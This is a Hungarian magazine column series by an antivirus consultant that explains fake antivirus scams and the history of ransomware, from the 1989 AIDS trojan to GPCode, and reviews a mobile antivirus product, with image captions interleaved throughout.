A fertőzött gépen rendszeres időközönként megjelenik valamilyen támadásra figyelmeztető ablak. Ha kicsit viccesebbek lettek volna a készítők, jelezhettek volna támadást a nem létező 71546 portról is ☺

a felhasználók vannak a veszélyben, akik semmilyen, vagy nagyon elavult vírusirtót használnak.

Vigyázó szemetek Windowsra vessétek!

Ha már a gépen van, indul a színjáték. Sok esetben a számítógép ellenőrzése csak egy animáció, és mindig talál a végén fertőzést. Kifinomultabb esetben (a Spyware Pro XP is ilyen) végigpörgeti gépünk könyvtárait és csak utána jelez fertőzést, hogy hihetőbb legyen a dolog. Lényeg a lényeg, ettől kezdve bármit teszünk is, rendszeres időközönként felbukkannak ablakok, amelyek különféle nem létező vírusok, férgek és kémprogramok fertőzéseire figyelmeztetnek. Külön „vicc", hogy a figyelmeztető ablakok kinézetét más kereskedelmi forgalomban is kapható vírusirtókból mintázták, így például Panda-szerű és NOD32-típusú figyelmeztető ablakot is láttunk már.

Jönnek a kéretlen felugró reklámok

A program ezt az ajtót is kinyitja, ettől kezdve kéretlenül érkeznek a különféle, hazai és külföldi oldalakról származó reklámok. Ebben talán a hazai lehet az igazi meglepetés, hiszen ez már valamiféle együttműködést is feltételez a résztvevő felek között.

Hamarabb utolérni, mint a sánta kutyát

Külön érdemes megemlíteni, hogy hazudós barátaink még külön supportot, azaz terméktámogatást is ígérnek, és ehhez a weblapjukon külön űrlap is felfedezhető. Bár a program bőszen hivatkozik a szinte sztahanovista 24/7 munkarendre, a weblapon nem találunk semmilyen elérhetőséget, felelős kapcsolattartót, telefont vagy e-mail címet, csupán egy egyirányú kapcsolatfelvételre alkalmas űrlapot, amelyen üzenni lehet, s amelyben megemlítik, hogy ha 12 óra múltán sem kapnánk választ, ismételjük meg a kérdést.

Megvenni nem érdemes

„Ha majom néz a tükörbe, nem nézhet vissza próféta" – szól a mondás. Ennek fényében kár lenne arra várni, hogy egy (különben nem működő) adatbázis-frissítés, vagy a program fizetős változatának megvásárlása ránta-ná ki szekerünket a bajból. Bár a program fő célja, hogy vásárlásra serkentsen, hiszen a mentesítés sem működik, a gombra való kattintással csupán a terméket árusító oldalra jutunk. Talán egy mondattal összefoglalhatjuk a lényeget: ne használjunk és ne telepítsünk olyan programot, amelyre rákeresve a Google összes találata „How to remove..." szófordulattal kezdődik. Ennek olyan bölcsességgé kellene válnia fejünkben, mint annak, hogy az „okos pilóta alagútban nem katapultál". Ha meg akarjuk óvni számítógépünket és személyes adatainkat, nem maradhatunk életünk végéig tudatlanok, naivak és potenciális áldozatok.


Cui prodest – kinek az érdeke?

Hogy mire megy itt a játék, egyszerű belátni: pénzkeresés felsőfokon. A többfrontos támadásnál sokféle veszítenivalónk lehet. Vagy kártevővel fertőződünk meg, és akkor nem a sok felbukkanó ablak lesz a legnagyobb bajunk, hanem hogy a gépünk már egy zombihadsereg tagjaként spamlevelek terjesztésében és weboldalak elleni támadásokban vesz részt – tudtunkon kívül. Egy komolyabb méretű bothálózat (botnet) erejét tetemes összegért adják bérbe bűnözők. Emellett keresnek még rajtunk a kéretlenül megjelenített reklámok megjelenítéséért kapott pénzen. A support és a megrendelést feldolgozó modul egyben e-mail cím- és identitásgyűjtő is, ezek a személyes adatok külön, még banki adatok nélkül is eladható árucikkek. És végül, de nem utolsósorban, aki van olyan óvatlan, és megadja a hitelkártya-adatait a hamis vírusirtó vagy kémprogramirtó „vásárlásakor", az egyben tálcán kínálja fel banki adatait a csalóknak és maradék pénzének is búcsút mondhat. Ez van, így működnek a dolgok, sajnos nem olyan naiv történet ez, mint egy Pöttyös Könyv vagy a Kisvakond meséje, hanem kőkemény érdekek vezérelte üzleti folyamat, ahol mindig résen kell lennünk.

***

Kérjük kedves olvasóinkat, ha a témában kérdésük, hozzászólásuk van, juttassák el hozzánk (velemeny@pcworld.hu).

Csizmazia István, vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete
antivirus.blog.hu



Ön vakon megbízna egy olyan biztonsági programban, amelynek weboldalát csak pár napja jegyezték be egy semmitmondó gmailes címről? Ahogy Virág elvtárs mondta: „az óvatosság nem bizalmatlanság!"

KAPCSOLÓDÓ WEBOLDALAK

www.eset.hu/virus
www.spywarewarrior.com/rogue_anti-spyware.htm
www.bleepingcomputer.com/malware-removal/rogue-programs
www.2-spyware.com/remove-antispyware-pro-xp.html

VAN ITT MINDEN, MINT KARÁCSONYKOR

Pénzt vagy életet!

A múlt hónapban a hamis antivírus programokkal foglalkoztunk. Ezek fő jellemzője, hogy nem létező fertőzéseket imitálva pénzt próbálnak meg kizsarolni tőlünk. A nagy elődd, a magyar Furkó Antivírus lehet, hogy talán mintául szolgálhatott az utódoknak. Sorozatunk mostani, tizenhatodik epizódjában mindenesetre bemutatjuk ezt a korát megelőző programot, valamint néhány más váltságdíjszedő kártevőt.

Ki a múltat háborgatja, folyjon ki a fél szeme. De ki a múltat elfelejti, annak mind a kettő – mondja *Alexander Szolzsenyicin*. Mi sem tehetjük meg, hogy korábbi malőrökről elfeledkezünk, és igazság szerint nem is érdemes ezt tenni, hiszen nagyon tanulságos esetekről van szó.

Ransomware – ezt a kategóriát magyarul zsaroló, váltságdíjat követelő kártevőnek nevezhetjük. Megszületését egy 1989-es esethez kötik, ahol egy cég AIDS-szel kapcsolatos információs floppylemezt küldött szét mintegy huszonhatezer egészségügyi intézmény címére. A címjegyzék tanúsága szerint három példányt Magyarországra is elküldtek: a Hematológiai Intézetbe, a János Kórházba és a KFKI-be, de ezeknek – állítólag postázás közben – lába kelt, ami jelen esetben utólag szerencsés fordulatnak is értékelhető. A lemez egy aljas programozási trükkel operált, és közben figyelte a rendszerindítások számát. Egy saját algoritmus alapján folyamatosan titkosította a merevlemezen az állományokat és a könyvtárakat. Szerencsés esetben, ha valaki idejekorán észlelte, korai fázisban tiszta rendszerlemezről bootolva még el tudta menteni a saját adatait. A kilencvenedik újraindítás után aztán a trójai az alábbi üzenetet jelenítette meg a képernyőn, angolul: „A szoftverbérleti szerződés erre a számítógépre lejárt. Amennyiben még szeretné használni ezt a számítógépet, meg kell újítania a bérleti szerződést. További információkért kapcsolja be a nyomtatót és nyomja meg az Enter billentyűt". A kinyomtatott üzenetben aztán szerepelt egy panamai postafiók címe és hogy 189, illetve 378 amerikai dollárt kell küldeni a készítőnek váltságdíjként, amit fizethetünk csekken vagy átutalással is. Ez egy színtiszta zsarolási manőver volt, és vegyük észre azt is, hogy remek érzékkel kihasználta, hogy sokan érdeklődtek az akkor még új, ismeretlen és félelmetes AIDS iránt. A történet utóéletéhez tartozik, hogy később sikerült elfogni a készítőt, egy bizonyos *Joseph L. Poppot*, aki Panamában a PC Cyborg Corporation nevű céget jegyezte és majd' egy évig készítette elő ezt az akcióját.

```
Dear Customer:

It is time to pay for your software lease from PC Cyborg corporation.
Complete the INVOICE and attach payment for the lease option of your choice.
If you don't use the printed invoice, then be sure to refer to the important
reference numbers below in all correspondence. In return you will receive:
a renewal software package with easy to follow, complete instructions;
an automatic, self-installing diskette that anyone can apply in minutes.

The price of 365 user applications is US$189. The price of a lease for the
lifetime of your hard disk is US$378. You must enclose a bankers draft,
cashiers check or international money order payable to PC CYBORG CORPORATION
for the full amount of $189 or $378 with your order. Include your name,
company, address, city, state, country, zip or postal code. Mail your order
to PC Cyborg Corporation, PO Box 87-17-44, Panama 7, Panama.
```


Az AIDS tájékoztatólemezen terjesztett trójai szerzője állítólag egy évig készítette elő az akcióját. Azt nem tudni, hogy mire gondolt, amikor megadta cége nevét és a panamai postafiókot. Mindenesetre ezzel nem tette túl magasra a lécet az utána nyomozó szövetségi és titkos ügynököknek

Hány fél egy egész?

Korábban, *a 12. epizódban* már megemlékeztünk a körülbelül 1995-ben feltűnt One Half nevű DOS-os vírusról, amely a merevlemezről történő bootolásonként 2-2 cilinder teljes tartalmát titkosította, a merevlemez végéről indulva. Ha csak simán mentettük a gépet, az elkódolt részhez soha többé nem fértünk hozzá, hiszen a szükséges kulcsfontosságú információt a Master Boot Recordba (MBR) beköltözött vírusban tárolták. Egy meggondolatlan „fdisk /mbr" parancs után – az egyedi kód hiányában már lehetetlen volt az adatok visszaalakítása. Szerencsére később *Leitold Ferenc* vírusvédelmi szakértő készített hozzá egy egyedi dekódoló segédprogramot OneHalf Killer néven, amely a tényleges fizikai mentesítés előtt képes volt visszaalakítani az eredeti adatokat. Itt valójában ugyan nem kértek váltságdíjat, de a károkozást igyekeztek minél tovább rejtve tartani, hogy ezzel is fokozhassák a felhasználót érő kárt.


Csak kiegészítésként érdemes megemlíteni, hogy a OneHalf vírus kora ellenére nem feltétlenül csak a múltat jelképezi. Képes arra, hogy egy mai windowsos rendszeren is tényekedjen,

Bár a PC Cyborg Corporation már megszűnt, az emléke megmaradt a Wikipédián: en.wikipedia.org/wiki/PC_Cyborg_Trojan




Furkó Tamás műve valódi szellemi elődnek tekinthető a mai hamis antivírusok szempontjából. Íme a szokásos öt .dll állomány, ami állítólag mindenkinél „fertőzött". Mi most mosolygunk ezen, de igazából egyáltalán nem mulatságos a kevésbé hozzáértők ilyen átverése

Még az újonnan telepített gépeken is megkaptuk a figyelmeztetést. Valószínűleg ez indíthatta be a felhasználók fantáziáját, hogy itt valami nagyon gyanús machináció zajlik a háttérben



Ez a kép azért vicces, mert a frissítés idejéhez beírta az aznapi dátumot



Lustaság és hanyagság – akár ez is lehetne ennek kisplasztikai biennálén induló műnek a címe. A letöltési oldalak jól láthatóan nagy ívben tesznek arra, mit kínálnak fel letöltésre

hiszen a MBR-ből indul. Ezt igazolja, hogy azóta is felbukkan néha néhány számítógépen. Terjedni persze nehezen tud, mert a Windows elindulását követően már törlődik a memóriából, viszont ahányszor újraindítjuk a gépet, annyiszor végzi el a következő 2 cilinder kódolását.

Hát ennyit a távoli múltról, és most nézzünk néhány további frissebb érdekességet a zsarolás műfajából.

Magyar gépre magyar „antivírust”

2005 táján megjelent az interneten egy Furkó Antivirus nevű csomag, amely nemcsak a **www.furkoantivirus.com** weblapon, hanem számos letöltőoldal kínálatában is szerepelt. Ha valaki vette a fáradtságot és letöltötte, érdekes dolgokat tapasztalhatott. Először is a többi vírusirtó próbaváltozathoz képest nem egy időkorlátozással szembesülünk a demóban, ami amúgy teljes értékűen működik, hanem szokatlan módon az ingyenes próbaváltozat csak kijelezte a veszélyeket, de irtani csak és kizárólag a fizetős változattal tudtunk a készítő ígérete szerint.

Csiszér Béla (a NOD32 programot Magyarországon forgalmazó Sicontact Kft. vezetője) nevéhez kötődik a nagy leleplezés, rájött ugyanis, hogy a program könyvtárában található data.dat fájl valójában egy *EA Sports* játékból származó MP3 audiofájl, ahol a bemondó egy autóverseny kezdetét jelenti be – ezt érdemes is átnevezés után meghallgatni, ahol világosan hallani benne, hogy a Nascar autóverseny nevét is emlegetik. Nem érdemi vírusadatbázis állomány az eredeti virdat.dat sem, ez pedig egy jelszóval védett közönséges RAR tömörített állomány. A vírusirtó adatbázisának „frissítésekor” egy ingyenes magyar tárhelyszolgáltató szerveréről letöltődő új virdat.dat sem tartalmaz a kártevők azonosításához használható információkat, ugyanis ez az állomány a *Moorhuhn 2* című csirkevadász sikerjáték mudGE.dll fájlja volt, átnevezve. Mi a mostani kísérletnél már ezt nem is tudtuk letölteni, a „frissítés” után csak egy 0 bájt hosszú virdat.dat állományt kaptunk, viszont a program felhasználói menüjében a frissítés ideje az aktuális dátumra frissült. Szóval szemfényvesztés az egész.


A király meztelen

Főleg a fertőzésre, a kéretlen ablakokra és a fizetős változat megvásárlására tett erőfeszítésekre koncentráltuk eddig figyelmünket, azonban van még egy fontos szempont, amit mindenképpen érdemes megemlíteni. Amivel még nagy bajt okozhat egy ilyen hamis antivírus program, az a hamis biztonságérzet, amit a gyanútlan felhasználókban kelthet: aki telepíti, azt hiheti, hogy így már védve van a vírusoktól, kémprogramoktól – holott erről, ahogyan láttuk is, szó nincsen.


A Furkó Antivirust szinte minden tekintetben nagy elődnek tekinthetjük a manapság ipari méretekben zajló hamis antivírus biznisz szempontjából: nem végez érdemi vírusirtást, mert saját maga a kártevő; újonnan telepített tiszta rendszeren is talál

```
meta name "description"
content="A Furkó Antivirus egy 5 csillagos értékelésû nagyon gyors és
hatékony antivirus szoftver"

meta name "keywords"
content="antivirus.com antivirus, virusirto, antivirus, anti-virus,anti-virus,vírus
irtó, virus irto, szex, sex, tini, szex, baszas, pina, fuck, víruskereső, vírus
kereső, viruskereso, virus, kereso, szex,sex,mp3,zene,film,dvd,cd,letöltés,
dwonload, software, ferrari, lamborghini, porshe, mercedes, bmw,
schumaher, forma 1, sport, foci, football, internet, hardware, vásárlás"
```


Bár a weboldal már nem működik – a leleplező HWSW-s, illetve origós cikk után azonnal megszűnt –, a lementett változat sok mindenről árulkodik a figyelmes szemlélőnek. Az biztos, hogy az ilyen kulcsszavak nem sok bizalmat ébresztenek abban, aki egy komoly biztonsági program weblapján véletlenül belekukkant az oldal HTML-kódjába



Négy, csak négy legény van talpon a vidéken a VirusTotalon végzett ellenőrzés szerint. Azaz a hazai ál-antivírus termést külföldön csak kevesen ismerik fel kártevőként



A kísérletezéshez ki kellett kapcsolni a NOD32 antivírust, mert azonnal beriasztott már a Furkó telepítőcsomagjára is



Amit senki sem szeretne látni a saját monitorán: „Az ön állományait RSA-1024 algoritmussal elkódoltuk. Ezek visszaalakításához szüksége lesz a mi dekódoló programunk megvásárlására. A dekódoló eszköz megvásárlásához kérjük, írjon a következő e-mail címre!"


„fertőzést"; az adatbázis-frissítés egyáltalán nem oldja meg a gondjainkat vagy nem is csinál semmit; és végül, de nem utolsósorban pénzt akar – ez a program fő célja.

Ami még nevetséges vagy inkább sírnivaló, hogy a Furkó Antivírus még a mai napig (2008. novemberben készült ez az írás) szerepel számos letöltéssel foglalkozó honlap kínálatában. Egy magára valamit is adó letöltőoldal egy termékről hogy mondhat olyat vagy másolhat át bambán, hogy „Uses cutting edge technology to detect virus and remove them immediately"? Ki sem próbálták, annyi szent, csak ment az iparszerű tartalom- és linkgyártás, kopi meg a paszta, amelyet egy megfelelően idomított pávián is megtehetne megfelelő menynyiségű banánnal dresszírozva. Sajnos, ahogy az élet más területén is, sok mindenben a felhígulást és a spórolást látjuk: könyvek jelennek meg futószalagon szakmai lektor és nyelvi ellenőrzés nélkül, de ez már messzire vezetne, kanyarodjunk vissza a ransomware témájához.


Zsarolók és váltságdíjak

Mintha ez a gondolatmenet éledt volna ismét újjá a GPCode kártevő 2008-ban megjelent új változata esetében is, amelyre a Kaspersky kutatói hívták fel a figyelmet. A család első tagja még 2005 decemberében látott napvilágot. A GPCode kártevő új változata különösen erős, 1024 bites RSA-titkosítással kódolja el a felhasználó adatait (például a .doc, .jpg, .pdf kiterjesztésű fájlokat), majd letörli az eredeti, kódolatlan példányokat. Ha végzett, akkor üzenetet küld a felhasználónak, hogy az állományai túszul lettek ejtve, és némi készpénz fejében felajánlja a titkosítást feloldó kulcsot. A titkosítás ezekben az esetekben a brute force (azaz nyers erő, vagyis próbálgatásos) módszerrel akár több millió évig is eltarthatna, de szerencsére az antivírus cégek összefogásával sikerült hibát találni a kártevőben és ennek segítségével visszaállítani a kódolt fájlokat. Az új, GPCode.AK jelű változat már 143-féle állománytípust tesz olvashatatlanná, amihez a Windows beépített Microsoft Enhanced Cryptographic Provider modulját használja. A Kaspersky cég nyáron felhívást tett közzé, amelyben titkosítási szakembereket toborzott a visszafejtéshez. Ennek meg is lett az eredménye, első körben sikerült kideríteni, hogy a már elkódolt állományok eredeti állományainak törlése egyszerű delete funkcióval történik, ezért minden „Undelete" segédprogram segíthet ezekben az esetekben, ha még nem történt felülírás. Ez kétségkívül hiba volt a támadók részéről, amit a következő kártevőverzióban már biztosan javítani fognak. Később aztán érdemi megoldás is született az állományok mentesítésére, bár a visszakódolás hatékonysága itt csak körülbelül 80–90 százalékosra sikerült.

Annyit mindenesetre láthatunk, hogy bár szinte minden esetben viszonylag kis összegeket kértek az elkövetők, a zsarolásból befolyó pénz átvétele elég körülményes és rendszerint kinyomozható, ezért e rizikótényező mellett valószínűleg nem találták meg a számításukat. Erre utal az is, hogy néhány esetben – a nulladik napi sebezhetőségek demonstrációs exploit kódjaihoz hasonlóan – igyekeztek közvetlenül az antivírus cégeknél kopogtatva pénzzé tenni a titkosítórutinjukat. Egy biztos, nekünk felhasználóknak ezek az esetek remek példák arra, hogy ne hanyagoljuk el munkáink rendszeres mentését külső adathordozóra.



A GPCode zsaroló vírus visszafejtésére nemcsak felhívást tett közzé a Kaspersky cég, de a kapcsolódó fórumon a szakemberek a világ minden tájáról meg is osztották a tapasztalataikat



OneHalf Killer: ez a remek segédprogram sokaknak mentette meg a merevlemezen csapdába esett létfontosságú adatait

Vírusirtót készítene, de nem boldogul? Sebaj, vegyen egy DLL-t egy lövöldözős játékból, egy MP3 állományt egy másik, autóversenyes játékból, és máris kész az új vírusismereti adatbázis. Akármilyen hihetetlen, de volt, aki tényleg így csinálta

***

Kérjük kedves olvasóinkat, ha a témában kérdésük, hozzászólásuk van, juttassák el hozzánk (velemeny@pcworld.hu).

Csizmazia István, vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete
antivirus.blog.hu

KAPCSOLÓDÓ WEBOLDALAK


www.eset.hu/virus
www.antivirus.hu

ANTIVÍRUS TELEFONRA


Sárkány ellen sárkányfű?

Sorozatunk tizenötödik epizódjában kicsit kimozdulunk a számítógép mellől. Cikkünkben azt vizsgáljuk az ESET Mobile Antivirus (továbbiakban EMA, www.eset.hu/letoltes/mobil) program megjelenése kapcsán, mit tud és mire használható egy okostelefonra készített antivírus szoftver, miért van szükség ilyesmire és nagyjából mi várható ezen a fronton a közeljövőben.

Lassan mindenkinek világos lesz – azaz azoknak, akik manapság számítógépet és internetet használnak –, hogy tevékenységünk közben nem viselkedhetünk akárhogyan, látnunk kell, milyen veszélyekkel kell számolnunk, és ezekre milyen biztonsági válaszlépéseket kell tennünk. Persze százszázalékos védelem nem létezik, de ha megfelelően kialakított környezetben munkálkodunk megbízható programokra építve, továbbá szokásaink is a biztonságtudatosságot képviselik, bátran számíthatunk arra, hogy elkerül minket a fertőzés. Sorozatunk eddigi részeiben számos tanácsot megfogalmaztunk már, de mindig abból indultunk ki, hogy a szükséges programok, komponensek elérhetőek, letölthetőek, megvásárolhatóak minden PC-tulajdonos számára. De mi történik akkor, ha kimozdulunk ebből a környezetből, és telefonunkon bonyolítjuk elektronikus levelezésünket, böngésszük az internetet annak minden előnyével és hátrányával együtt? A megszokott „és akkor a tűzfalam jelezte", a „vírusirtóm azt mondta", a „kémprogramirtóm riasztott, hogy..." szófordulatok hiányoznak, és nyilván nem azért, mert ilyenkor nincs veszély, hanem mert kevés ilyen eszköz létezett. Ezek körét gyarapítja most az EMA is, amelyben az ESET a NOD32 fejlesztése során megszerzett tapasztalataira támaszkodva proaktív védelmet nyújt a kártevők ellen, és emellett képes a kéretlen SMS-ek blokkolására is. A Windows Mobile platformon (**www.microsoft.com/windowsmobile/**) működő szoftver a többfajta ellenőrzési funkcióval és az automatikus frissítés lehetőségével kiegészítve megbízható védelmet biztosít az okostelefonoknak. Remélhetőleg sok mobiltulajdonosnak segít majd az adataik megóvásában, a biztonsági incidensek elkerülésében.



Bár a telepítésnél választhatunk a telefonmemória és a bővítőkártya között, mindig a telefonmemóriára telepítsünk!




A kézzel indított keresésnél (On Demand Scan) választhatunk egy adott könyvtár vagy az egész telefon ellenőrzése között

Miért kell ez nekem?

Mielőtt fejest ugrunk a program közelebbi megismerésébe, érdemes körülnézni, milyen tendenciák uralják vagy igyekeznek veszélyeztetni a manapság egyre divatosabb okostelefonos internetet.

Idézünk egy friss hírből, amely ugyan épp az Apple iPhone-t érinti, de ennek ellenére jól rámutat a veszélyekre. A Fraunhofer Intézet egyik munkatársa olyan hibát fedezett fel az iPhone 2.1-es firmware-ében, amely lehetővé teszi, hogy egy Safari böngészővel meglátogatott weboldal hívást indítson a készülékről az illető tudta nélkül. A problémát a Safari úgynevezett URI- (Uniform Resource Identifier) kezelőjének hibája okozza, amely már korábban is alkalmat adott hasonló támadások kivitelezésére, bár pontosan emiatt már kiadtak egyszer egy szoftverfrissítést. Most azonban kiderült, hogy az a bizonyos javítás mégsem volt tökéletes, ráadásul a veszély amiatt is komolyabbnak tűnik a korábbinál, hogy egy speciálisan összeállított kártékony kódot tartalmazó weboldal a tárcsázáson felül még azt is képes megakadályozni, hogy a felhasználó megszakítsa ezt a hívást. A problémát csak a legújabb, 2.2-es firmware-re történő frissítés oldja meg.




Bőséges beállítási lehetőségek állnak a rendelkezésünkre, beleértve a frissítést és a keresési naplók utólagos kezelését is

